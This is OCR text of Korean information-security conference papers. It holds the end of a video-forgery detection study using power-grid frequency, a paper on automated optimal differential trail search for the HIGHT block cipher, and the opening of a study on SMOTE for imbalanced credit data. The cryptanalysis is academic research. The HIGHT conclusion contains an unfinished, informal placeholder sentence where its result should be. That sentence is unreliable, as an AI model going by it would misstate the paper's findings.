우선 본 실험에서 발생할 수 있는 에러(error)에 대해 정의해보면 실제 동영상에서 위조된 구간과 실험을 통해 나타난 결과값의 오차 범위를 '에러'라고 하겠다. 그림 4에서 위조된 구간의 급격히 감소하는 신호 길이는 윈도우가 불연속점을 지나는 프레임의 개수와 동일한데, 본 실험에서 윈도우가 두 번 오버랩 때 실험 결과값이 가장 최적화되었으므로 윈도우 사이즈를 2로 설정하였다. 아래 수식은 임의의 시점 n에 대하여 윈도우사이즈 단위로 각각의 값의 차를 나타낸 것이다.

$$diff(n) = \sum_{k=1}^{ws} sig(n+1+k) - \sum_{k=0}^{ws} sig(n+k)$$

이를 바탕으로 변조 동영상의 전력망 주파수 신호를 추출하는 과정을 거치면 그림 6에서 빨간색으로 표시된 위조된 지점을 찾을 수 있다.




그림 6. 위변조 구간 자동 탐지

이렇게 각각의 다른 시각과 장소에서, 동일한 시각에 다른 장소에서 혹은 각각의 다른 시각에 동일한 장소에서 촬영한 두 개의 동영상을 이어붙이는 경우, 전력망 주파수 신호를 확인하여 두 동영상의 접점 부분에 이상 신호를 발견할 수 있으며 이로 인해 위조된 동영상은 쉽게 구분이 가능하다는 것을 알 수 있다.

IV. 앞으로의 연구

본 연구에서는 동영상으로부터 전력망 주파수 신호를 추출하여 동영상의 시간과 장소에 대한 정보를 얻는 것이 가능하고, 이를 활용해 동영상의 첨가 및 삭제 등에 대한 조작 여부를 판단할 수 있는 방법에 대해 검출이 가능한 기술적 개념을 제안 및 시연(Proof of concept)하였다.

위조된 동영상의 전력망 주파수 신호에 따라 샘플링레이트와 윈도우사이즈의 값이 중요한데 추후 연구를 통해 최적화된 값을 찾도록 하고, 다양한 실험 데이터를 기반으로 이번 제안된 기술개념을 디지털 법적 증거로서 효력을 얻을 수 있는 수준으로 올리기 위한 오차율 감소에 대한 연구를 하려 한다. 또한 법적으로 불리한 동영상 증거물을 위조하는 안티-포렌식 기법에 대응하여, ENF를 이용한 디지털 포렌식 기법을 기만할 수 있는 시나리오들에 대해 예측하고 시연한 후, 이를 방지하는 기술(countermeasure)들을 연구하도록 한다.

[참고문헌]

[1] 디지털 포렌식 기술 동향 및 국내 경쟁력 (출처 : 정보통신기술진흥센터)

[2] 경찰청 사이버안전국 (http://cyber.go.kr/share/sub3.jsp?mid=030300)

[3] http://forensic-proof.com/archives/4689

[4] 서기민, 이동찬, 김종성, 이상진 "디지털 포렌식 수사를 위한 유사 동영상 파일 탐지"

[5] 양세열, 최혁 "디지털 시네마의 유출 방지를

위한 시각적인 색차 변화를 이용한 포렌식 워터마킹 기법”

[6] Ravi Garg, Adi Hajj-Ahmad, and Min Wu “GEO-LOCATION ESTIMATION FROM ELECTRICAL NETWORK FREQUENCY SIGNALS”

HIGHT 암호의 최적화된 차분 경로 자동 탐색 알고리즘

김서진*, 이호창*, 강형철*, 홍득조**, 성재철***, 홍석희*

*고려대학교 정보보호학과, **전북대학교 IT정보공학과, ***서울시립대 수학과

Optimal differential trail search algorithm for HIGHT cipher

Seojin Kim*, HoChang Lee*, HyungChul Kang*, Deukjo Hong**,

Jaechul Sung***, Seokhie Hong*

*Graduate School of Information Security, Korea University.

**Department of Information Technology, Chonbuk National University.

***Department of Mathematics, University of Seoul.

요 약

본 논문에서 우리는 HIGHT 블록 암호에 대한 최적의 차분 경로 탐색 알고리즘 설계 방법을 소개한다. 한 라운드에서 4개의 법 덧셈 연산이 필요한 HIGHT의 경우에 변수 설정과, 최적의 확률을 구하기 위한 확률 범위(Bound) 설정을 자세히 설명하였다. 또한, 알고리즘을 멀티스레드로 구현해 구현 속도를 향상 시키는 방법까지 소개하였다. 이를 적용해 HIGHT 블록 암호에서 7라운드까지의 최초로 최적의 차분 경로를 찾아내었다.

I. 서론

1990년, E. Biham과 A. Shamir가 DES에 대한 차분 공격(Differential Analysis)[1]을 제안한 이후로, 차분 공격은 블록 암호에 대한 공격 중 가장 중요한 공격으로 다뤄지고 있다. 차분 공격은 비선형 구조인 S-box에 대한 입력 차분과 이에 대응되는 출력 차분을 이용하여 수행되며, 이를 위하여 모든 입·출력 차분에 대해서 차분분포표(Difference Distribution Table)를 생성한다.

ARX(Addition, Rotation, and eXclusive-or) 구조는 법 덧셈, 순환이동, XOR로 이루어져 있다. ARX 구조는 단순하기 때문에 HIGHT[2], SPECK[3], LEA[4] 등 다양한 경량 블록 암호에 적용되고 있다.

ARX 구조 암호에서는 법 덧셈(Modular Addition)이 S-box와 같은 비선형 구조가 되며, 이 구조에 대한 차분 분석을 위해서는 법 덧셈의 입·출력 차분 확률을 계산해야한다. 하나의 입력 차분과 하나의 출력 차분을 고려해야하는 기존의 S-box와는 달리, 법 덧셈은 두 개의 입력 차분과 하나의 출력 차분을 고려해야 한다. 또한, 입·출력 크기도 일반 S-box 보다 크기 때문에 더 많은 연산을 필요로 한다. 따라서 ARX 구조에 대한 차분 공격은 S-box를 사용한 암호에 대한 방법과는 다른 방법으로 진행되어야 한다.

2001년, H. Lipmaa와 S. Moriai가 법 덧셈 연산에 대한 차분 확률을 n비트에 대해 복잡도 $O(n)$으로 구하는 알고리즘을 소개하였다[5]. H. Lipmaa와 S. Moriai 가 제안했던 알고리즘을 1994년 M. Matsui[6]가 제안한 최고 확률을 갖는(최적의) 차분 경로를 찾는 알고리즘에 적용하여 2016년 A. Biryukov 등이 ARX 구조에 대해 최적의 차분 경로를 자동으로 탐색하는 알고리즘을 소개했다[7]. [7]에서 제안한 방법을 좀 더 개선하여 2016년 S. Kim 등이 더 효율적인 알고리즘을 소개했다[8].

본 논문에서는 [8]에서 소개한 알고리즘을

국산 경량 암호인 HIGHT에 적용하여, 최초로 HIGHT에 대한 최적의 차분 경로를 탐색하는 방법을 소개한다. 그리고 재귀적으로 실행되는 자동 탐색 알고리즘에 멀티스레드(multi-thread)로 구현하는 방법을 소개한다.

본 논문은 다음과 같이 구성된다. 2장에서 본 논문에 필요한 배경지식과 공격을 수행하는 HIGHT 블록 암호 알고리즘을 설명한다. 3장에서는 차분 경로 자동 탐색 알고리즘 설계 방법과 실행 결과, 그리고 멀티스레드 구현방법에 대해 소개한다. 마지막으로 4장에서는 결론과 향후 진행방향에 대해 소개한다.

II. 배경지식

2.1 표기법

본 논문에 사용된 표기법은 다음과 같다.

$\oplus$: 배타적 논리합(eXclusive OR, XOR)

$\boxplus$: 법 덧셈(Modular Addition)

$\gg a(\ll a)$: 오른쪽(왼쪽)으로 a번 비트 순환이동

$\|$: 연접 (Concatenation)

2.2 블록 암호 HIGHT

HIGHT[2]는 2006년 D. Hong 등이 CHES 2006에 처음으로 제안한 경량 암호로 64비트 입·출력 블록과 128비트 키 길이를 갖는다.

HIGHT의 한 라운드 구조는 부록B의 Fig. 1과 같다. 그림에서 각 워드(P_i 및 C_i)의 크기는 8비트이다. 평문 P가 주어졌을 때, 암호문 C를 구하는 HIGHT 알고리즘은 다음과 같다.

Algorithm 1. HIGHT Algorithm[2]

//화이트닝 키 XOR 및 법 덧셈

$P = P_7 \| P_6 \| P_5 \| P_4 \| P_3 \| P_2 \| P_1 \| P_0$

$X_{0,0} = P_0 \boxplus WK_0,\ X_{0,1} = P_1,$

$X_{0,2} = P_2 \oplus WK_1,\ X_{0,3} = P_3,$

$X_{0,4} = P_4 \boxplus WK_2,\ X_{0,5} = P_5,$

$X_{0,6} = P_6 \oplus WK_3,\ X_{0,7} = P_7$

//라운드 함수 진행

for $i = 0$ to 30

$X_{i+1,0} = X_{i,7} \oplus (F_0(X_{i,6}) \boxplus SK_{4i+3}),$

$X_{i+1,2} = X_{i,1} \boxplus (F_1(X_{i,0}) \oplus SK_{4i}),$

$X_{i+1,4} = X_{i,3} \oplus (F_0(X_{i,2}) \boxplus SK_{4i+1}),$

$X_{i+1,6} = X_{i,5} \boxplus (F_1(X_{i,4}) \oplus SK_{4i+2}),$

$X_{i+1,1} = X_{i,0},\quad X_{i+1,3} = X_{i,2},$
$X_{i+1,5} = X_{i,4},\ X_{i+1,7} = X_{i,6}$

for $i = 31$ //마지막 라운드 swap 제외

$X_{i+1,7} = X_{i,7} \oplus (F_0(X_{i,6}) \boxplus SK_{127}),$

$X_{i+1,5} = X_{i,5} \boxplus (F_1(X_{i,4}) \oplus SK_{126}),$

$X_{i+1,3} = X_{i,3} \oplus (F_0(X_{i,2}) \boxplus SK_{125}),$

$X_{i+1,1} = X_{i,1} \boxplus (F_1(X_{i,0}) \oplus SK_{124}),$

$X_{i+1,0} = X_{i,0},\quad X_{i+1,2} = X_{i,2},$
$X_{i+1,4} = X_{i,4},\ X_{i+1,6} = X_{i,6}$

//화이트닝 키 XOR 및 법 덧셈

$C_0 = X_{32,0} \boxplus WK_4,\ C_1 = X_{32,1},$

$C_2 = X_{32,2} \oplus WK_5,\ C_3 = X_{32,3},$

$C_4 = X_{32,4} \boxplus WK_6,\ C_5 = X_{32,5},$

$C_6 = X_{32,6} \oplus WK_7,\ C_7 = X_{32,7}$

//출력하는 암호문

$C = C_7 \| C_6 \| C_5 \| C_4 \| C_3 \| C_2 \| C_1 \| C_0$

여기서 사용되는 함수 F_0과 F_1은 다음과 같이 순환 이동과 XOR을 이용한 함수이다.

$F_0(x) = (x \ll 1) \oplus (x \ll 2) \oplus (x \ll 7)$

$F_1(x) = (x \ll 3) \oplus (x \ll 4) \oplus (x \ll 6)$

HIGHT의 키 스케쥴은 차분 경로를 찾는 과정과는 관련이 없으므로 자세한 설명은 생략한다. 더 자세한 사항은 [2]에서 확인할 수 있다.

2.3 M. Matsui가 제안한 최적의 확률 탐색 알고리즘

[5]에서 제안한 M. Matsui의 DES 블록 암호의 최적의 경로 탐색 알고리즘은 다음과 같다. 여기서 $B_i(1 \le i \le n-1)$은 i라운드까지의 최고 확률을 의미하고, $\overline{B_n}$은 예상되는 확률($n-1$까지의 최고 확률인 B_{n-1}, 실제 확률인 B_n보다도 작을 것이라 생각되는 확률)을 의미한다.

재귀적으로 실행하는 위 알고리즘에서 탐색이 끝나면 $\overline{B_n}$값이 최고 확률이 된다. 증명은 [6]를 참고한다.

Algorithm 2. Best probability searching algorithm for DES[6]

Procedure Round-1 :

Begin

0이 아닌 입력 차분 ΔX_1에 대해 확률 p_1을 $\max_{\Delta Y}(\Delta X_1, \Delta Y)$로 두자. 만약 $p_1 \times B_{n-1} \geqq \overline{B_n}$을 만족시킨다면 Procedure Round-2로 간다.

Exit

Procedure Round-2 :

가능한 모든 입·출력 차분 $\Delta X_2, \Delta Y_2$에 대해 확률 p_2을 $(\Delta X_2, \Delta Y_2)$로 두자. 만약 $p_1 \times p_2 \times B_{n-1} \geqq \overline{B_n}$을 만족시킨다면 Procedure Round-3으로 간다.

이전 procedure로 돌아간다.

Procedure Round-i $(3 \leqq i \leqq n-1)$:

가능한 모든 출력 차분 ΔY_i에 대해 다음을 수행한다. $\Delta X_i = \Delta X_{i-2} \oplus \Delta Y_{i-1}$, $p_i = (\Delta X_i, \Delta Y_i)$라 하자. 만약 $p_1 \times p_2 \times \ldots \times p_i \times B_{n-i} \geqq \overline{B_n}$을 만족시킨다면 Procedure Round-$i+1$로 간다.

이전 procedure로 돌아간다.

Procedure Round-n :

가능한 모든 출력 차분 ΔY_i에 대해 다음을 수행한다. $\Delta X_n = \Delta X_{n-2} \oplus \Delta Y_{n-1}$, $p_n = \max_{\Delta Y}(\Delta X_n, \Delta Y)$라 하자. 만약 $p_1 \times p_2 \times \ldots \times p_n \geqq \overline{B_n}$을 만족시킨다면 $\overline{B_n}$을 $p_1 \times p_2 \ldots \times p_n$으로 둔다.

이전 procedure로 돌아간다.

III. HIGHT 블록 암호의 최적의 차분 경로 자동 탐색 알고리즘

본 절에서는 HIGHT 블록 암호의 최적의 차분 경로 자동 탐색 알고리즘의 설계 방법과 알고리즘을 멀티스레드 방식으로 구현하는 방법에 대해 소개한다.

3.1 알고리즘 설계 방법

3.1.1 HIGHT 차분 경로 탐색 시 고려되는 변수

[8]에서 최적의 차분 경로를 탐색하기 위해 비트 단위로 경로를 생성하였다. [8]에서의 공격 대상인 SPECK 암호의 경우, 고려해야할 법 덧셈 연산이 한 라운드 당 하나씩이었다. 반면 HIGHT 블록 암호의 경우, 양 끝의 화이트닝 키 연산의 경우 2개의 법 덧셈, 중간의 라운드에서는 4개의 법 덧셈을 고려해야 한다. 그리고 키를 법 덧셈하는 경우에 키에는 차분이 들어가지 않기 때문에, 0차분으로 고정되어 있다고 가정하여 중간 라운드에서는 입력 차분이 두 개이고 출력 차분이 한 개인 법 덧셈 연산이 두 개, 입력 차분이 한 개이고, 출력 차분도 한 개인 법 덧셈 연산이 두 개 존재하게 된다. [8]에서 SPECK의 경우 입력 차분이 두 개이고, 출력 차분이 한 개인 하나의 법 덧셈에서의 경로를 계산하기 때문에 총 3개의 변수가 필요했다. 같은 구조의 알고리즘을 HIGHT에 적용할 때에는 총 10개(=3 + 2 + 3 + 2)의 변수가 필요하게 된다.

3.1.2 Matsui 알고리즘의 적용

M. Matsui가 [6]에서 제안한 알고리즘을 HIGHT에 적용할 경우를 생각해보자. ARX 블록 암호에서는 S-box 대신 덧셈을 사용하기 때문에 차분 확률은 2의 거듭제곱으로 작아지게 된다. 따라서 처음 $\overline{B_n}$값을 설정할 때 먼저 B_{n-1}값과 같게 설정을 하고, 만약 탐색되는 경로가 없다면 $\overline{B_n} \leftarrow \overline{B_n} \times 1/2$로 변경하여 계산한다. 탐색을 진행하다 만족하는 경로가 나온다면 그 때의 확률이 최고라고 말할 수 있다.

위의 알고리즘은 매 라운드가 동일한 DES의 경우를 설명한 것으로, 화이트닝 키를 계산해 주어야 하는 HIGHT의 경우는 다르게 계산을 해야 한다. 임의의 알고리즘이 n개의 라운드 함수인 $f_1, \ldots, f_n$으로 구성되어 있다고 할 때, $i(2 \leqq i \leqq n)$라운드의 최고 확률 B_i를 구하는 상황을 가정하자. 이럴 경우, $i-1$라운드까지의 최고 확률인 $B_1, \ldots, B_{i-1}$이 필요

하다. 먼저 B_1을 생각하면, 1라운드에서의 최고 확률을 계산해야 하는데 이 확률은 첫 번째 라운드에서가 아니라 마지막 라운드에서의 최고 확률이 되어야 한다. 한 마디로 B_k를 계산하기 위해서는 $1 \rightarrow k$라운드의 확률을 생각하는 것이 아니라 $(i-k) \rightarrow i$라운드의 확률을 생각해야 한다. 이렇게 계산하는 이유는 [6]에서 M. Matsui가 제안한 알고리즘의 증명과 유사하게 진행된다.

HIGHT의 경우에는 총 32라운드로 진행되고, 0라운드와 33라운드로 화이트닝 키를 XOR 및 법 덧셈을 수행한다고 할 수 있다. 이 경우, 화이트닝 키 계산을 포함한 라운드 함수인 $f_0, f_1, \ldots, f_{32}, f_{33}$을 생각하면, $f_0 = f_{33}$이고, $f_1 = f_2 = \ldots = f_{32}$이라고 할 수 있다. 따라서 화이트닝 키를 포함한 전체 경로를 위해서는 먼저 33라운드에서의 최고 확률을 구한 뒤, 이를 이용해서 $i \rightarrow 33$라운드에서의 확률을 차례대로 구해야 한다. $1 \rightarrow 33$라운드에서의 확률을 구한 뒤, B_1(33라운드에서의 확률)과 B_i($i \rightarrow 33$라운드에서의 확률)을 이용해 $0 \rightarrow 33$라운드의 최고 확률을 구하는 방식으로 진행되어야 한다.

하지만 차분 확률은 2^{64}의 복잡도가 넘어갈 경우는 생각하지 않고, $0 \rightarrow 33$라운드에서의 확률은 명백히 $1/2^{64}$보다 작기 때문에 마지막의 화이트닝 키는 생각하지 않는다. $0 \rightarrow i$라운드에서의 확률이 $1/2^{64}$를 넘어가는 경우를 생각해야 하는데, 이 확률을 계산하기 위해서는 i라운드에서의 확률부터 $1 \rightarrow i$라운드의 확률까지의 계산이 필요하다. 본 논문에는 화이트닝 키 연산을 제외한 $1 \rightarrow i$라운드의 확률 계산을 위해 매 라운드가 같은 경우만을 고려했고, 이를 이용해 $0 \rightarrow i$라운드의 확률도 계산할 수 있을 것이다.

이 알고리즘을 사용하기 위해서 n라운드의 최적의 차분 경로를 구하기 위해서는 $n-1$라운드까지의 최적의 차분 경로의 확률이 필요하다. 여기서 1라운드와 2라운드의 경로는 확률 1을 가지는 경로가 존재한다는 것이 명백하다[부록B]. 따라서 우리는 3라운드 이상의 경우에 대하여 $B_1 = 1$, $B_2 = 1$를 이용하여 $B_3, B_4, \ldots$등을 차례대로 계산하게 된다.

3라운드 이상에서의 최적의 차분 경로 탐색에서 Algorithm 1.과 같이 1라운드부터 추측을 시작하게 된다. 1라운드를 추측하는 과정에서는 총 10개의 변수에 대해 10개 모두의 값을 추측하는 과정이 필요하고, 2라운드를 추측할 때에는 1라운드를 추측하는 과정에서 나온 10개의 값으로 몇 개의 입력 차분이 정해지게 된다. 따라서 남은 6개의 값(입력 차분 2개와 출력 차분 4개)을 추측해야 한다. 그 외의 3라운드부터 $n-1$라운드까지는 출력 차분인 4개의 값만을 계산하면 되고, 마지막 n라운드에서는 나온 값을 저장하며 진행된다.

3.1 멀티스레드 구현 방법

본 논문 및 [6], [8]에서 제안한 알고리즘들은 모두 재귀적인 방식을 사용하고 있다. 이 경우 최적의 경로를 찾을 수 있다는 것은 증명할 수 있다. 하지만 시간이 너무 오래 걸려 모든 라운드에 대한 확률을 찾는 것은 거의 불가능하다고 할 수 있다. 본 절에서는 멀티스레드를 이용하여 시간을 조금이라도 줄일 수 있는 방법을 간략히 소개한다.

사용된 알고리즘들은 모두 0번째 비트, 1번째 라운드에서 시작하는 것을 가정하고 있고, 입·출력 비트를 0으로 먼저 설정한다. 첫 번째 라운드를 돌 때, 0번째 비트(최하위 비트)를 설정하는 과정은 입·출력에서 세 비트를 모두 XOR 시켰을 때 0이 나오게만 설정하면 된다.

즉, SPECK과 같이 법 덧셈을 하나만 고려하는 경우에는 (0, 0, 0), (0, 1, 1), (1, 0, 1), (1, 1, 0)의 네가지 경우만 고려하면 된다. 따라서 SPECK의 경우에는 1번째 비트, 1번째 라운드에서 시작하고, 입출력 비트를 각각 (0, 0, 0), (0, 1, 1), (1, 0, 1), (1, 1, 0)로 고정한 경우로 입력할 수 있다. 이를 하나씩 실행한다면 4-스레드 구현이 될 것이다.

HIGHT의 경우, 법 덧셈이 많기 때문에 총 10개의 변수에 대해 $4 \times 2 \times 4 \times 2 = 64$개의 0번째 비트(최하위 비트) 설정이 가능하다. 64-스레드의 경우 컴퓨터에 걸리는 부하가 심하기 때문에 본 논문의 결과는 64가지의 경우를 4개로 나눠 4-스레드로 진행하였다.

만약 더 성능이 좋은 컴퓨터가 있다면 하위 i개의 비트를 먼저 설정한 후 진행할 수 있을 것이고, i-비트에 대해 차분 확률이 0이 아닌 입·출력 차분의 개수는 총 $4 \times 7^{i-1}$로 계산할 수 있다. 이를 이용해 컴퓨터의 성능과 속도를 생각하며 적당히 스레드를 나눠줄 수 있다.

앞서 설명되었던 방법대로 진행한 결과는 다음과 같다.

Table 1. 알고리즘 수행시간

라운드	확률	걸린 시간
1	1	0 (계산가능)
2	1	0 (계산가능)
3	$1/2^3$	0 sec
4	$1/2^8$	16 min
5	$1/2^{11}$	14 min
6	$1/2^{15}$	22 min
7	$1/2^{19}$	1 hr 4 min
8	$< 1/2^{24}$	

위 표는 i7-2600, 16GB RAM, 3.40GHz 컴퓨터를 이용하여 얻은 결과로, n라운드까지의 최고 확률을 나타내었다. 걸린 시간은 확률을 찾았을 때까지의 시간으로, 첫 번째 경로를 발견할 때까지의 시간이다. sec는 초, min은 분, hr(hrs)는 시간을 의미한다. 1, 2 라운드의 경우, 부록A에서 확인할 수 있듯이 확률 1인 경로를 계산할 수 있기 때문에 걸린 시간은 0이다.

7라운드까지의 최적의 차분 경로는 모두 찾을 수 있었지만 현재 가장 좋은 차분 경로인 $1/2^{28}$의 8라운드 차분 경로[2]보다 좋은 것은 아직 찾지 못했다. 하지만 수행 시간을 조금 더 늘리고, 더 좋은 성능의 컴퓨터를 사용한다면 명백히 이후 라운드에서의 최적의 차분 경로도 찾을 수 있을 것이다.

IV. 결론

본 논문에서는 HIGHT의 최적의 차분 경로 탐색 알고리즘 설계에 대해 설명했다. 그 결과 돌리고 있어요. 향후에는 멀티스레드를 이용할 때 가장 효율적인 결과가 나오는 멀티스레드를 이용하여 더 좋은 경로를 찾을 수도 있을 것이다. 이를 이용하여 아직 완료되지 않았던 HIGHT의 차분 분석을 끝내는데 도움이 될 수 있을 것이다.

[참고문헌]

[1] E.Biham and A.Shamir, Differential Cryptanalysis of DES-like Cryptosystems, Journal of CRYPTOLOGY (4(1):3-72), July, 1991.

[2] D. Hong, J. Sung, S. Hong, J. Lim, S. Lee, B. Koo, C. Lee, D. Chang, J. Lee, K. Jeong, H. Kim, J. Kim, and S. Chee, HIGHT: A new block cipher suitable for low-resource device, International Workshop on Cryptographic Hardware and Embedded Systems (pp. 46-59), October, 2006

[3] R. Beaulieu, S. Treatmen-Clark, D. Shors, B. Weeks, J. Smith, and L. Wingers, The SIMON and SPECK lightweight block ciphers, Design Automation Conference (pp. 1-6), June, 2015

[4] D. Hong, J. K. Lee, D. C. Kim, D. Kwon, K. H. Ryu, and D. G. Lee, LEA: A 128-bit block cipher for fast encryption on common processors, International Workshop on information security applications (pp. 3-27), August, 2013

[5] H.Lipmaa and S.Moriai, Efficient Algorithms for Computing Differential Properties of Addition, Fast Software Encryption (pp. 336-350), April, 2001.

[6] M.Matsui, On correlation between the order of S-boxes and the strength of DES, Workshop on the Theory and application of Cryptographic (pp. 366-375), 1994

[7] A. Biryukov, V. Velichkov, and Y. L. Corre, Automatic search for the best trails in ARX : Application to block cipher SPECK, International Conference on Fast Software Encryption (pp. 289-310), March, 2016

[8] Seojin Kim et al. “Efficient Differential Trail Searching Algorithm for ARX Block Ciphers.” Journal of The Korea Institute of Information Security & Cryptology 26(6), 2016.12, 1421-1430.

부록A

확률 1을 가지는 1, 2라운드 HIGHT 경로

입력 차분	de e9 00 00 00 00 00 00	확률
1라운드 후 차분	00 00 00 00 00 00 00 5e	1
2라운드 후 차분	00 00 00 00 00 80 5e 00	1

부록B




Fig. 1. HIGHT 알고리즘의 라운드 함수

SMOTE를 활용한 신용 데이터 불균형에 대한 대출 심사 성능 실험 +

박소희*, 최대선**

*공주대학교 응용수학과. **공주대학교 의료정보학과

Experiments on Performance of SMOTE for credit data imbalanced problem

So-Hee Park*, Dae-Sean Choi**

*Dept. of Applied Mathematics, Kongju National University, **Dept. Of Medical Information, Kongju National University

요 약

신용 대출은 금융 기관의 수익의 상당 부분을 차지하는 부분으로서 많은 중요성을 가진다. 따라서 신용 대출에서 고객의 신용위험을 평가하고 채무 불이행 가능성을 정확하게 예측하여 대출 승인 여부를 판단하는 것은 금융기관의 손실을 줄일 수 있는 핵심 문제이다. 하지만 실제 신용 데이터의 경우 채무불이행 수가 적은 데이터 불균형 문제로 인하여 성능이 저하되는 문제가 발생 할 수 있다. 본 논문에서는 기계학습 기법인 다층퍼셉트론, 로지스틱 회귀모형, K근접 이웃 분류기, 서포트 벡터 머신을 사용하여 고객의 신용 정보를 바탕으로 승인 여부를 예측 해 보았으며 SMOTE를 사용하여 소수 클래스의 데이터를 증폭시켜 전 후의 성능을 비교하였으며 전체적인 성능이 향상하는 결과를 확인하였다.

I. 서론

금융 기관은 주로 예금과 같은 금융 거래, 투자, 증권, 대출과 같은 다양한 분야에서 수익을 창출하고 있다. 그 중에서도 금융 기관의 수익의 상당 부분을 차지하는 이자 수입의 원천인 신용 대출이라는 부분은 다른 분야에 비해 많은 중요성을 차지한다고 할 수 있다 [1]. 따라서 금융 기관은 고객의 대출 연체로 인한 손실 위험성을 줄이기 위해 신용 대출 시스템에서 고객의 신용 위험을 평가하고 채무불이행 가능성을 정확하게 예측하는 점에 많은 관심을 가지게 되었다.

현재의 신용 대출 시스템에는 로지스틱 회귀분석, 프로빗 모형 및 인공지능과 같은 다양한 방법들이 활용되고 있다. 특히 인공지능의 경우 막대한 디지털 데이터의 축적과 이를 초고속으로 처리할 수 있는 컴퓨터 기술의 발전으로 인하여 의료, 로봇, 금융 등과 같은 많은 산업에 적용되면서 관심이 급증하고 있고 이를 구현하는 구체적 접근 방식으로서의 기계학습(Machine Learning)은 다양한 알고리즘 방식을 통하여 앞에서 언급한 분야에서 좋은 성과를 이뤄내고 있다.

하지만 신용 대출 시스템에 적용하기 위한 기계학습 알고리즘에서 대출 여부를 판단하기 위한 지표로 사용되는 고객의 신용 정보들의 경우 일반적으로 채무불이행 수가 적다. 클래스 불균형으로 인하여 성능이 저하되는 문제가 생길 수 있기 때문에 이러한 문제를 해결하려는 방안과 노력이 필요하다 [2][3].

본 논문 에서는 기계 학습 모델로서 인공신

+ 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (B0717-16-0139, 핀테크 서비스 금융사기 방지를 위한 비대면본인확인 및 이상거래필터링기술)

경망(Neural Network)의 한 종류인 다층 퍼셉트론 (Multi-layer Perceptron)을 이용하여 고객의 신용 정보에 대하여 대출 승인에 대한 여부를 예측, 정확도를 측정하였다. 뿐만 아니라 로지스틱 회귀모형(Logistic Regression), K근접 이웃 분류기(K-Nearest Neighbor), 서포트 벡터 머신(Support Vector Machine)을 사용하여 학습 후 성능을 측정하여 다층 퍼셉트론과 비교하였으며 또한 불균형 데이터 문제에 대한 개선 방안으로서 over-sampling 기법 중 SMOTE(Synthetic Minority Over-sampling Technique)를 통하여 채무 불이행의 데이터 증폭을 통하여 성능을 측정해 보았다.

본 논문의 구성은 다음과 같다. 2장에서는 실험 구성 및 실험 데이터, 결과를 서술하였으며 3장은 결론 및 향후연구계획에 대해 서술한다.

II. 실험

이 장에서는 실험 방법과 실험에 사용된 데이터 그리고 그에 대한 실험 결과를 서술한다.

2.1 다층 퍼셉트론




그림 1. Model of a MLP

다층 퍼셉트론 (MLP)은 단층퍼셉트론에서 입력층과 출력층 사이에 중간층이 추가 된 형태의 인공신경망이다. 중간층은 은닉층 (hidden layer)이라고도 하며 다층 퍼셉트론은 하나 이상의 은닉층을 가질 수 있다 [4]. MLP는 입력층으로 입력 값과 목표 값으로 이루어진 학습 벡터들이 들어오며 출력 값이 은닉층으로 전달되고, 은닉층의 출력 값이 출력층으로 전달되는 구조이다. 출력층에서의 출력 값은 활성화 함수 (activation function)를 통하여 연산을 하며 마지막에는 출력층의 출력 값과 학습벡터의 목표 값을 비교하여 출력 값과 목표 값의 차이가 허용오차보다 크면 연결가중치를 학습규칙에 따라 조정한다. MLP에서는 역 전파 알고리즘을 학습 규칙으로 정의한다. 역전파 알고리즘이란 학습 벡터로부터 실제 출력 값을 출력하고 목표 값과 실제 출력 값의 차이인 오차를 계산하여 각 층에 역으로 전파되고 출력층으로부터 입력층까지 전파된 오차를 이용하여 실제 출력 값이 목표 값과 같아지도록 연결가중치를 수정한다 [5].

2.2 실험 데이터

본 실험에 사용한 신용 데이터는 UCI Machine Learning Repository에서 제공하는 Australia와 German credit dataset을 가져와 사용하였다. Australia의 경우 14개의 변수로 구성 된 총 690개의 instance(대출 승인: 불승인, 307:383)를 사용하였고, German의 경우 20개의 변수로 구성된 총 1000개의 instance(700:300)를 사용하였다. 그리고 데이터 중 범주형 변수는 UCI 에서 수치형 변수로 변환하여 제공한 데이터를 사용하였다.

2.3 실험 구성 및 모델

먼저, 신용 데이터를 바탕으로 다층퍼셉트론을 사용하여 대출 승인 여부를 예측, 정확도를 측정하기 위하여 Logistic Regression (LR), K-Nearest Neighbor (K-nn), Support Vector Machine (SVM)을 이용하여 측정한 성능 값들을 비교하였다.

또한, 서론에서 언급한 것처럼 실제로 신용대출 시스템을 위해 사용되는 고객의 신용 정

